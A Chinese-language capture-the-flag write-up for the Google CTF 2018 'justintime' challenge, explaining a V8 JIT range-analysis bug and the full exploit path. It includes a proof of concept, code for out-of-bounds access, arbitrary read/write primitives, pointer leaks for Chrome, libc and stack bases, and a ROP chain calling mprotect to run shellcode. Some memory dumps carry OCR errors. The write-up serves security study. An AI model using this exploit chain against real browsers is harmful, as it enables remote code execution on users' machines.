

Google CTF justintime writeup

[sakura](#) / 2018-11-22 06:45:00 / 浏览数 3100 [技术文章](#) [技术文章](#) 顶(0) 踩(0)

参考

<https://github.com/google/google-ctf/tree/master/2018/finals/pwn-just-in-time/>

环境搭建

我有点懒，就用xcode调了。

V8 version 7.2.0 (candidate)

```
gn gen out/gn --ide="xcode"
patch -p1 < ./addition-reducer.patch
cd out/gn
open all.xcworkspace/
■■
```

特性

max safe integer range of doubles

https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Number/MAX_SAFE_INTEGER

```
Number.MAX_SAFE_INTEGER = 2^53 - 1
...
...
var x = Number.MAX_SAFE_INTEGER + 1; // x = 9007199254740992
x += 1; // x = 9007199254740992
x += 1; // x = 9007199254740992

var y = Number.MAX_SAFE_INTEGER + 1; // y = 9007199254740992
y += 2; // y = 9007199254740994
```

PoC

```
function foo(doit) {
    let a = [1.1, 1.2, 1.3, 1.4, 1.5, 1.6];
    let x = doit ? 9007199254740992 : 9007199254740991-2;
    x += 1;
    // #29:NumberConstant[1]() [Type: Range(1, 1)]
    // #30:SpeculativeNumberAdd[Number](#25:Phi, #29:NumberConstant, #26:Checkpoint, #23:Merge) [Type: Range(9007199254740990, 9007199254740991))
    x += 1;
    // #29:NumberConstant[1]() [Type: Range(1, 1)]
    // #31:SpeculativeNumberAdd[Number](#30:SpeculativeNumberAdd, #29:NumberConstant, #30:SpeculativeNumberAdd, #23:Merge) [Type: Range(9007199254740991, 9007199254740992))
    x -= 9007199254740991; // ■■:range(0,1); ■■:(0,3);
    // #32:NumberConstant[9.0072e+15]() [Type: Range(9007199254740991, 9007199254740991)]
    // #33:SpeculativeNumberSubtract[Number](#31:SpeculativeNumberAdd, #32:NumberConstant, #31:SpeculativeNumberAdd, #23:Merge)
    x *= 3; // ■■:(0,3); ■■:(0,9);
    // #34:NumberConstant[3]() [Type: Range(3, 3)]
    // #35:SpeculativeNumberMultiply[Number](#33:SpeculativeNumberSubtract, #34:NumberConstant, #33:SpeculativeNumberSubtract, #35:SpeculativeNumberMultiply)
    x += 2; // ■■:(2,5); ■■:(2,11);
    // #36:NumberConstant[2]() [Type: Range(2, 2)]
    // #37:SpeculativeNumberAdd[Number](#35:SpeculativeNumberMultiply, #36:NumberConstant, #35:SpeculativeNumberMultiply, #23:Merge)
    a[x] = 2.1729236899484e-311; // (1024).smi2f()
}
for (var i = 0; i < 100000; i++) {
    foo(true);
}
```

分析poc，运行poc到remove checkbounds处

```
index_type.Print();
->Range(2, 5)
length_type.Print();
```

```

->Range(6, 6)
...
if (index_type.IsNotNull() || length_type.IsNotNull() ||
    (index_type.Min() >= 0.0 &&
     index_type.Max() < length_type.Min())))
    CheckBounds

```

总而言之，就是range analysis的结果和优化后实际的range不一致，导致在simplified lower将边界检查移除之后，产生越界读写。

exploit

由单次oob read/write到相对oob read/write

首先将两个数组相邻放置，通过a的一次oob write去改掉b的elements的长度，改为1024，也就是图上的0x400。现在我们可以通过b去进行越界读写了。

```

function foo(doit) {
let a = [1.1, 1.2, 1.3, 1.4, 1.5, 1.6];
let b = [1.1, 1.2, 1.3, 1.4, 1.5, 1.6];
...
...
for (let i = 0; i < 100000; i++) { //>JIT
  foo(true);
  g2[100] = 1;
  if (g2[12] != undefined) break; //>b
}
if (g2[12] == undefined) {
  throw 'g2[12] == undefined';
}
}

```

(lldb) x/20gx 0x93f18ac9d08

0x93f18ac9d08:	0x0000093f4ea01461	0x0000006000000000	a的elements
0x93f18ac9d18:	0x3ff199999999999a	0x3ff3333333333333	
0x93f18ac9d28:	0x3ff4cccccccccccd	0x3ff6666666666666	
0x93f18ac9d38:	0x3ff8000000000000	0x3ff999999999999a	
0x93f18ac9d48:	0x0000093fb9b02ed9	0x0000093t4ea00c29	a的layout
0x93f18ac9d58:	0x0000093f18ac9d09	0x0000000600000000	
0x93f18ac9d68:	0x0000093f4ea01461	0x0000040000000000	b的elements
0x93f18ac9d78:	0x3ff199999999999a	0x3ff3333333333333	
0x93f18ac9d88:	0x3ff4cccccccccccd	0x3ff6666666666666	
0x93f18ac9d98:	0x3ff8000000000000	0x3ff999999999999a	

a的elements

a的layout

b的elements

由相对oob read/write到任意地址读写原语

然后再在后面放置一个Float64Array，目的是通过修改它的ArrayBuffer的backing store来实现任意地址读写的原语。

```

function foo(doit) {
...
let b = [1.1, 1.2, 1.3, 1.4, 1.5, 1.6];
...
g2 = b;
}

const ab_off = 26;

function setup() {
...
g4 = new Float64Array(7); //Float64Array
if (g2[ab_off+5].f2smi() != 0x38n || g2[ab_off+6].f2smi() != 0x7n) {
  throw 'array buffer not at expected location';
//0x380x7byte_lengthlength,
//Float64Array
}
}

```

如图是g2[ab_off]处的内存布局，即我们放置的Float64Array

```
(lldb) x/20gx 0x93f18ac9d78+(26*0x8)
0x93f18ac9e48: 0x0000093fb9b02579 0x0000093f4ea00c29 0x0000093f18ac9e91
0x93f18ac9e58: 0x0000093f18ac9ed1 0x0000093f18ac9e91
0x93f18ac9e68: 0x0000000000000000 0x0000000000000038 g2[ab_off+5]
0x93f18ac9e78: 0x0000000700000000 0x0000000000000000
0x93f18ac9e88: 0x0000000000000000 0x0000093fb9b02399
0x93f18ac9e98: 0x0000093f4ea00c29 0x0000093f4ea00c29
0x93f18ac9ea8: 0x0000000000000038 0x0000000000000000
0x93f18ac9eb8: 0x0000000000000003 0x0000000000000000
0x93f18ac9ec8: 0x0000000000000000 0x0000093f4ea024f1
0x93f18ac9ed8: 0x0000000700000000 0x0000093f18ac9ed1
```

```
(lldb) job 0x93f18ac9e49  
0x93f18ac9e49: [JSTypedArray]  
- map: 0x093fb9b02579 <Map(FLOAT64_ELEMENTS)> [FastProperties]  
- prototype: 0x093f1160f7d9 <Object map = 0x93fb9b025c9>  
- elements: 0x093f18ac9ed1 <FixedFloat64Array[7]> [FLOAT64_ELEMENTS]
```

然后寻找array buffer backing store的位置

```
const ab_backing_store_off = ab_off + 0x15;  
...  
g4[0] = 5.5;  
if (g2[ab_backing_store_off] != g4[0]) {  
    throw 'array buffer backing store not at expected location';  
}
```

(lldb) x/20gx 0x93f18ac9e49-1+(0x15)*8

```
0x93f18ac9ef0: 0x4016000000000000 = 5.5  
0x93f18ac9f00: 0x0000000000000000 0x0000000000000000  
0x93f18ac9f10: 0x0000000000000000 0x0000000000000000  
0x93f18ac9f20: 0x0000000000000000 0x0000093f4ea00569  
0x93f18ac9f30: 0x4016000000000000 0x0000093f4ea00569  
0x93f18ac9f40: 0x4016000000000000 0x0000093f4ea00569  
0x93f18ac9f50: 0x0000093f11611259 0x0000093fb9b022a9  
0x93f18ac9f60: 0x0000093f4ea00c29 0x0000093f4ea00c29  
0x93f18ac9f70: 0x0000093f18ac9f49 0x0000093f4ea01321  
0x93f18ac9f80: 0x0000000000000002 0x0000093f11611259
```

那么这个hacking store的位置是哪里记录的呢？

那么这 `BackingStore` 的位置是哪里记录的呢？我也是找了一会，这是我第一次见到直接 `new` 一个 `Float64Array` 的

我通常见到的都是：

```
var ab = new ArrayBuffer(20);
var f64 = new Float64Array(ab);
```

首先找到Float64Array的elements

(lldb) x/20gx 0x93f18ac9e49-1 g2[ab_off+2]
0x93f18ac9e48: 0x0000093fb9b02579 0x0000093f4ea00c29
0x93f18ac9e58: 0x0000093f18ac9ed1 0x0000093f18ac9e91
0x93f18ac9e68: 0x0000000000000000 0x0000000000000038
0x93f18ac9e78: 0x00000070000000 0x0000000000000000
0x93f18ac9e88: 0x0000000000000000 0x000093fb9b02399
0x93f18ac9e98: 0x000093f4ea00c29 0x000093f4ea00c29
0x93f18ac9ea8: 0x00000000000038 0x0000000000000000
0x93f18ac9eb8: 0x00000000000003 0x0000000000000000
0x93f18ac9ec8: 0x0000000000000000 0x000093f4ea024f1
0x93f18ac9ed8: 0x00000070000000 0x000093f18ac9ed1

DebugPrint: 0x93f18ac9e49: [JSTypedArray]
- map: 0x093fb9b02579 <Map(FLOAT64_ELEMENTS)> [FastProperties]
- prototype: 0x093f1160f7d9 <Object map = 0x93fb9b025c9>
- elements: 0x093f18ac9ed1 <FixedFloat64Array[7]> [FLOAT64_ELEMENTS]
- embedder fields: 2
- buffer: 0x093f18ac9e91 <ArrayBuffer map = 0x93fb9b02399>
- byte_offset: 0
- byte_length: 56
- length: 7
- properties: 0x093f4ea00c29 <FixedArray[0]> {}
- elements: 0x093f18ac9ed1 <FixedFloat64Array[7]> {
 0: 5.5
 1-6: 0
}

然后从对应内存的+0x10的位置找到backing store。

(lldb) x/20gx 0x0000093f18ac9ed0 backing store
0x93f18ac9ed0: 0x0000093f4ea024f1 0x0000000700000000
0x93f18ac9ee0: 0x0000093f18ac9ed1 0x000000000000001f
0x93f18ac9ef0: 0x4016000000000000 0x0000000000000000
0x93f18ac9f00: 0x0000000000000000 0x0000000000000000
0x93f18ac9f10: 0x0000000000000000 0x0000000000000000
0x93f18ac9f20: 0x0000000000000000 0x000093f4ea00569
0x93f18ac9f30: 0x4016000000000000 0x000093f4ea00569
0x93f18ac9f40: 0x4016000000000000 0x000093f4ea00569
0x93f18ac9f50: 0x0000093f11611259 0x0000093fb9b022a9
0x93f18ac9f60: 0x0000093f4ea00c29 0x0000093f4ea00c29

(lldb)

这里可以看到elements的地址是0x0000093f18ac9ed

在0x0000093f18ac9ed+0x20处存放我们的第一个元素5.5(图上的0x4016000000000000)

所以在我们通过修改backing store来得到任意地址读写原语的时候。

假设我们要读的内存的地址是addr，将backing store的值改为addr-0x20，这样它就会从addr开始读取我们要读的内容。

用户态object leak原语

```
function leak_ptr(o) {  
    g3[0] = o;  
    let ptr = g2[g3_off];
```

```
g3[0] = 0;
return ptr.f2i();
}
```

首先将一个object放入object数组g3中，然后用double array
g2将对应位置的object读出来，就造成了一个类型混淆的效果，读出来的地址是float类型，用f2i将其转换成整形。
输出如下：

```
let Array_addr = leak_ptr(Array);
print('Array_addr: ' + Array_addr.hex());
...
Array_addr: 0x93f11611259
```

任意地址读写原语

```
function readq(addr) {
let old = g2[ab_off+2];
g2[ab_backing_store_off-2] = (addr-0x20n|1n).i2f();
let q = g4[0];
g2[ab_off+2] = old;
return q.f2i();
}
function writeq(addr, val) {
let old = g2[ab_off+2];
g2[ab_backing_store_off-2] = (addr-0x20n|1n).i2f();
g4[0] = val.i2f();
g2[ab_off+2] = old;
}
```

简单的解释一下readq吧。

首先从g2[ab_off+2]得到backing store的原始值

然后修改它为我们要读的内存的地址，注意末位置1，这是v8里被称为Tagged Value的机制，末位置1才能表示HeapObject的指针。

(lldb) x/20gx 0x93f18ac9e49-1 g2[ab_off+2]

0x93f18ac9e48:	0x0000093fb9b02579	0x0000093f4ea00c29
0x93f18ac9e58:	0x0000093f18ac9ed1	0x0000093f18ac9e91
0x93f18ac9e68:	0x0000000000000000	0x0000000000000038
0x93f18ac9e78:	0x0000000700000000	0x0000000000000000
0x93f18ac9e88:	0x0000000000000000	0x0000093fb9b02399
0x93f18ac9e98:	0x0000093f4ea00c29	0x0000093f4ea00c29
0x93f18ac9ea8:	0x0000000000000038	0x0000000000000000
0x93f18ac9eb8:	0x0000000000000003	0x0000000000000000
0x93f18ac9ec8:	0x0000000000000000	0x0000093f4ea024f1
0x93f18ac9ed8:	0x0000000700000000	0x0000093f18ac9ed1

然后修改为我们要读取的内容的值，比如我们要读取下图中code的值。

```
(lldb) job 0x93f11611259
0x93f11611259: [Function] in OldSpace
- map: 0x093fb9b02d49 <Map(HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0x093f11602691 <JSFunction (sfi = 0x93fa6987e19)>
- elements: 0x093f4ea00c29 <FixedArray[0]> [HOLEY_ELEMENTS]
- function prototype: 0x093f11611499 <JSArray[0]>
- initial_map: 0x093fb9b02d99 <Map(PACKED_SMI_ELEMENTS)>
- shared_info: 0x093fa698d689 <SharedFunctionInfo Array>
- name: 0x093f4ea03459 <String[5]: Array>
- builtin: ArrayConstructor
- formal_parameter_count: 65535
- kind: NormalFunction
- context: 0x093f11601de1 <NativeContext[249]>
- code: 0x01db14a8c821 <Code BUILTIN ArrayConstructor>
- properties: 0x093f11611471 <PropertyArray[3]> {
    #length: 0x093fa69804b9 <AccessorInfo> (const accessor descriptor)
    ...
}
```

(lldb) x/20gx 0x93f11611259-1

```
0x93f11611258: 0x0000093fb9b02d49 0x0000093f11611471
0x93f11611268: 0x0000093f4ea00c29 0x0000093fa698d689
0x93f11611278: 0x0000093f11601de1 0x0000093fa6980699
0x93f11611288: 0x000001db14a8c821 0x0000093fb9b02d99
0x93f11611298: 0x0000093f4ea00279 0x0000001a00000000
0x93f116112a8: 0x0000000800000000 0x0000093f4ea02681
0x93f116112b8: 0x0000093f4ea03ee9 0x0000025f00000000
0x93f116112c8: 0x0000093fa69804b9 0x0000093f4ea04029
0x93f116112d8: 0x00001e5f00000000 0x0000093fa6980449
0x93f116112e8: 0x0000093f4ea04339 0x00000e7f00000000
```

之前我解释过为什么这里addr要先减去0x20。

```
g2[ab_backing_store_off-2] = (addr-0x20n|ln).i2f();
```

(lldb) x/20gx 0x93f18ac9e49-1+(0x15)*8-2*8

```
0x93f18ac9ee0: 0x0000093f18ac9ed1 0x0000000000000001f
0x93f18ac9ef0: 0x4016000000000000 0x0000000000000000
```

现在的backing store被修改为addr-0x20

(lldb) x/20gx 0x93f18ac9e49-1+(0x15)*8-2*8

```
0x93f18ac9ee0: 0x0000093f11611269 0x0000000000000001f
0x93f18ac9ef0: 0x4016000000000000 0x0000000000000000
```

于是我们将从0x0000093f11611288将code的地址0x000001db14a8c821读出来。

输出如下

```
let Array_addr = leak_ptr(Array);
print('Array_addr: ' + Array_addr.hex());

let Array_code_addr = readq(Array_addr + 6n*8n);
print('Array_code_addr: ' + Array_code_addr.hex());
...
...
Array_code_addr: 0x1db14a8c821
```

writeq也是同理的，请自己看一下。

安全特性

在6.7版本之前的v8中，由于function的code是可写的，于是我们可以直接在code写入我们的shellcode，然后调用这个function即可执行shellcode。但是在之后，v8启用了新的安全特性，code不再可写，于是需要用rop来绕一下。

<https://github.com/v8/v8/commit/f7aa8ea00bbf200e9050a22ec84fab4f323849a7>

leak ArrayConstructor

```
let Array_addr = leak_ptr(Array);
print('Array_addr: ' + Array_addr.hex());

let Array_code_addr = readq(Array_addr + 6n*8n);
print('Array_code_addr: ' + Array_code_addr.hex());
// Builtins_ArrayConstructor
let builtin_val = readq(Array_code_addr+8n*8n);
let Array_builtin_addr = builtin_val >> 16n;
print('Array_builtin_addr: ' + Array_builtin_addr.hex());
```

先leak出Array的地址，然后再找到Array的code地址，再由这个地址找到ArrayConstructor的地址。

(lldb) job 0x1db14a8c821

0x1db14a8c821: [Code]

- map: 0x093f4ea009e9 <Map>

kind = BUILTIN

name = ArrayConstructor

compiler = turbofan

address = 0x1db14a8c821

Trampoline (size = 13)

```
0x1db14a8c860      0  49ba807e140101000000 REX.W movq r10,0x101147e80
(ArrayConstructor)    ; off heap target
0x1db14a8c86a      a  41ffe2            jmp r10
```

Instructions (size = 268)


0x101147e80	0	55	push rbp
0x101147e81	1	4889e5	REX.W movq rbp,rsp
0x101147e84	4	6a18	push 0x18
0x101147e86	6	4883ec20	REX.W subq rsp,0x20
0x101147e8a	a	4989e2	REX.W movq r10,rsp
0x101147e8d	d	4883ec08	REX.W subq rsp,0x8
0x101147e91	11	4883e4f0	REX.W andq rsp,0xf0
0x101147e95	15	4c891424	REX.W movq [rsp],r10
0x101147e99	19	48897df0	REX.W mova [rbp-0x10].rdi

(lldb) x/20gx 0x1db14a8c820

```
0x1db14a8c820: 0x0000093f4ea009e9 0x0000093f4ea02b69
0x1db14a8c830: 0x0000093f4ea00c29 0x0000093f4ea026f9
0x1db14a8c840: 0x0000093fa6997c89 0x800003c60000000d
0x1db14a8c850: 0x0000000000000010c 0x0000008200000000
0x1db14a8c860: 0x000101147e80ba49 0x000000e2ff410000
0x1db14a8c870: 0x000000000000000000 0x0000000000000000
0x1db14a8c880: 0x0000093f4ea009e9 0x0000093f4ea02b69
0x1db14a8c890: 0x0000093f4ea00c29 0x0000093f4ea026f9
0x1db14a8c8a0: 0x0000093fa6997ca1 0x800004c60000000d
0x1db14a8c8b0: 0x00000000000000704 0x0000008300000000
```


(lldb)

现在我们leak出了ArrayConstructor的地址



Start	End	Perm	Name
0x000055b676553000	0x000055b67c743000	r-xp	/home/justintime/chrome/chrome
0x000055b673f16000	0x000055b6756d0000	r--p	/home/justintime/chrome/chrome
0x000055b6756d0000	0x000055b6756d1000	r--p	/home/justintime/chrome/chrome
0x000055b6756d1000	0x000055b676553000	r--p	/home/justintime/chrome/chrome
0x000055b676553000	0x000055b67c743000	r-xp	/home/justintime/chrome/chrome
0x000055b67c743000	0x000055b67c778000	rwp	/home/justintime/chrome/chrome
0x000055b67c778000	0x000055b67ccf5000	r--p	/home/justintime/chrome/chrome
0x000055b67ccf5000	0x000055b67cc82000	r--p	mapped

vmmap可以看到它是在chrome binary映射的内存里。



将其取出并用IDA逆向

先找到ArrayConstructor在Chrome里的偏移

```
>>> hex(0x55b677f727c0-0x55b673f16000)
'0x405c7c0'
```

IDA - chrome.i64 (chrome) /Users/sakura/Desktop/chrome.i64
No debugger

Data Unexplored External symbol

.text:000000000405C7BC CC db 0CCh
.text:000000000405C7BD CC db 0CCh
.text:000000000405C7BE CC db 0CCh
.text:000000000405C7BF CC db 0CCh
.text:000000000405C7C0 49 Builtins_ArrayConstructor db 49h ; I
.text:000000000405C7C1 39 db 39h ; 9
.text:000000000405C7C2 55 db 55h ; U
.text:000000000405C7C3 A0 db 0A0h
.text:000000000405C7C4 74 db 74h ; t
.text:000000000405C7C5 05 db 5
.text:000000000405C7C6 48 db 48h ; H
.text:000000000405C7C7 8B db 8Bh
.text:000000000405C7C8 DA db 0DAh
.text:000000000405C7C9 EB db 0EBh
.text:000000000405C7CA 03 db 3
.text:000000000405C7CB 48 db 48h ; H
.text:000000000405C7CC 8B db 8Bh
.text:000000000405C7CD DF db 0DFh
.text:000000000405C7CE 48 db 48h ; H
.text:000000000405C7CF 8B db 8Bh
.text:000000000405C7D0 D3 db 0D3h
.text:000000000405C7D1 49 db 49h ; I
.text:000000000405C7D2 8B db 8Bh
.text:000000000405C7D3 5D db 5Dh ;]
.text:000000000405C7D4 A0 db 0A0h
.text:000000000405C7D5 E9 db 0E9h
.text:000000000405C7D6 26 db 26h ; &
.text:000000000405C7D7 00 db 0

换句话说，用leak出来的ArrayConstructor地址减去0x405c7c0就是chrome binary映射的基地址，记为bin_base

```
let bin_base = Array_builtin_addr - 0x405c7c0n;
console.log(`bin base: ${bin_base.hex()}`);
```

然后找到got表,cxa_finalize是一个libc里的函数，在chrome的got表里会有一个指针指向它，记录一下这个指针所在的偏移是0x8DDBDE8。于是leak出libc里的cxa_finalize地址。

The screenshot shows the IDA Pro interface with several windows open. The top menu bar includes 'File', 'Edit', 'Search', 'Tools', 'View', 'Run', 'Help', and 'File'. The status bar at the bottom indicates 'No debugger'. The main window has tabs for 'Library function' (blue), 'Regular function' (light blue), 'Instruction' (grey), 'Data' (yellow), 'Unexplored' (pink), and 'External symbol' (purple). The 'Functions window' on the left lists various functions: _start, deregister_tm_clones, nullsub_2, register_tm_clones, __do_global_dtors_aux, frame_dummy, main, ChromeMain, ChromeMainDelegate::ChromeMainDelegate(base...), ChromeMainDelegate::~ChromeMainDelegate(), ChromeMainDelegate::PostEarlyInitialization(void), ChromeMainDelegate::BasicStartupComplete(int), ChromeMainDelegate::PreSandboxStartup(void), anonymous namespace::SubprocessNeedsRes..., ChromeMainDelegate::SandboxInitialized(stl...), ChromeMainDelegate::RunProcess(stl...), ChromeMainDelegate::ProcessExiting(stl...), xsltFreeLocale, ChromeMainDelegate::ZygoteForked(void), ChromeMainDelegate::CreateContentBrowserC..., ChromeMainDelegate::CreateContentGpuClient(...), ChromeMainDelegate::CreateContentRendererC..., ChromeMainDelegate::CreateContentUtilityCl..., ChromeMainDelegate::LoadServiceManifestData..., ChromeMainDelegate::ShouldEnableProfilerRec..., ChromeMainDelegate::OverrideProcessType(void), anonymous namespace::SIGTERMProfilingSh..., std::__put_character_sequence<char, std::__...>, std::__pad_and_output<char, std::__1::char_t...>, _ZN4base8internal7InvokerINS0_9BindStatePF..., sctp_free_key, base::LazyInstance<safe_browsing::SafeBrowsi..., xsltStrxfrm, content::ContentMainDelegate::TerminateForFat..., content::ContentMainDelegate::CreateContentG..., temailto::Abort(void).

The assembly pane shows a segment of memory starting at address 0x00000000008DBBDD0. The code consists of several got.plt entries followed by a series of dq offset instructions. A red box highlights the dq offset _cxa_finalize instruction at address 0x00000000008DBBDE8. Another red box highlights the dq offset _errno_location instruction at address 0x00000000008DBB50.

The memory dump pane shows the raw bytes of the memory starting at 0x00000000008DBBDD0. The highlighted dq offset _cxa_finalize instruction is at address 0x00000000008DBBDE8, and the dq offset _errno_location instruction is at address 0x00000000008DBB50.

再逆向一下libc.so,用leak出来的cxa_finalize_got减去偏移0x43520，得到libc基地址。

The screenshot shows the IDA View-A window with assembly code for the `_cxa_finalize` function. The code is highlighted with a red box. It includes instructions like `push r15`, `push r14`, `mov esi, 1`, and `lock cmpxchng [rbp+0], esi`. The assembly listing also shows other functions like `_cxa_atexit`, `_cxa_at_quick_exit`, and `_cxa_thread_atexit_impl`.

```
let cxa_finalize_got = bin_base + 0x8ddbde8n;
let libc_base = readq(cxa_finalize_got) - 0x43520n;
console.log('libc base: ' + libc_base.hex());
```

然后找到environ,environ是一个指针，它指向栈上，将其leak出来，我们现在得到了一个可写的栈地址。

IDA - libc-2.27.i64 (libc-2.27.so) /Users/sakura/Desktop/libc-2.27.i64

No debugger

Data Unexplored External symbol

x IDA View-A Occurrences of: environ x Strings window x Hex View-1 x Structures x Enums x Import

```
.bss:000000000003EE096 db ? ;
.bss:000000000003EE097 db ? ;
.bss:000000000003EE098 public _environ ; weak
.bss:000000000003EE098 ; char **environ
.bss:000000000003EE098 environ dq ? ; DATA XREF: LOAD:0000000000005A78↑o
.bss:000000000003EE098 ; Alternative name is '_environ'
.bss:000000000003EE098 qword_3EE0A0 dq ? ; DATA XREF: sub_169340+55↑r
.bss:000000000003EE0A0 ; sub_169340+F0↑r ...
.bss:000000000003EE0A8 qword_3EE0A8 dq ? ; DATA XREF: ttyname+B4↑r
.bss:000000000003EE0A8 ; ttyname+E3↑r ...
.bss:000000000003EE0B0 dword_3EE0B0 dd ? ; DATA XREF: tcgetsid+A↑r
.bss:000000000003EE0B0 ; tcgetsid+6C↑w
.bss:000000000003EE0B4 align 8
.bss:000000000003EE0B8 public __curbrk ; DATA XREF: LOAD:000000000000A548↑o
.bss:000000000003EE0B8 __curbrk db ? ; .got: __curbrk_ptr↑o
.bss:000000000003EE0B9 db ? ;
.bss:000000000003EE0BA db ? ;
.bss:000000000003EE0BB db ? ;
.bss:000000000003EE0BC db ? ;
.bss:000000000003EE0BD db ? ;
.bss:000000000003EE0BE db ? ;
```

```
let environ = libc_base+0x3ee098n;
let stack_ptr = readq(environ);
console.log(`stack: ${stack_ptr.hex()}`);
```

|gdb-peda\$ vmmmap 0x7ffca69738d0

Start	End	Perm	Name
0x00007ffca6954000	0x00007ffca6975000	rwx-p	[stack]
edb-peda\$			牛顿社区

ROP

后面的内容比较简单，就是将shellcode写入到内存，然后逆向bin构造rop，用rop_mprotect函数将这个内存页变成可以读写执行权限，再跳到shellcode执行即可。

```
let nop = bin_base+0x263d061n;
let pop_rdi = bin_base+0x264bdccn;
let pop_rsi = bin_base+0x267e82en;
let pop_rdx = bin_base+0x26a8d66n;
let mprotect = bin_base+0x88278f0n;
```

```
let sc_array = new Uint8Array(2048);
for (let i = 0; i < sc.length; i++) {
    sc_array[i] = sc[i];
}
let sc_addr = readq((leak_ptr(sc_array)-ln+0x68n));
console.log(`sc addr: ${sc_addr.hex()}`);
```

```
let rop = [
    pop_rdi,
    sc_addr,
    pop_rsi,
    4096n,
    pop_rdx,
    7n,
    mprotect,
    sc_addr
];
let rop_start = stack_ptr - 8n*BigInt(rop.length);
for (let i = 0; i < rop.length; i++) {
    writeq(rop_start+8n*BigInt(i), rop[i]);
}

for (let i = 0; i < 0x200; i++) {
    rop_start -= 8n;
    writeq(rop_start, nop);
}
}
```

我举个简单的例子，我随便找了一个binary文件，假设红框框起来的地方是environment，上面黄框是写入的0x200个retn，注意这个nop其实是代表retn而不是0x90，当程

```
for (let i = 0; i < 0x200; i++) {
    rop_start -= 8n;
    writeq(rop_start, nop);
}
```

```

0x80480ed    mov    eax, 0x1d
0x80480f2    mov    ebx, dword ptr [esp + 4]
0x80480f6    int    0x80
0x80480f8    test   eax, eax
0x80480fa    js     0x804812d
0x80480fc    ret
0x80480fd    mov    eax, 3

```

00:0000	esp	0xfffffd41c	→ 0x80480c7	← mov dword ptr [esp], 1
01:0004		0xfffffd420	← 0x1e	
02:0008		0xfffffd424	← 0x0	
...	↓			
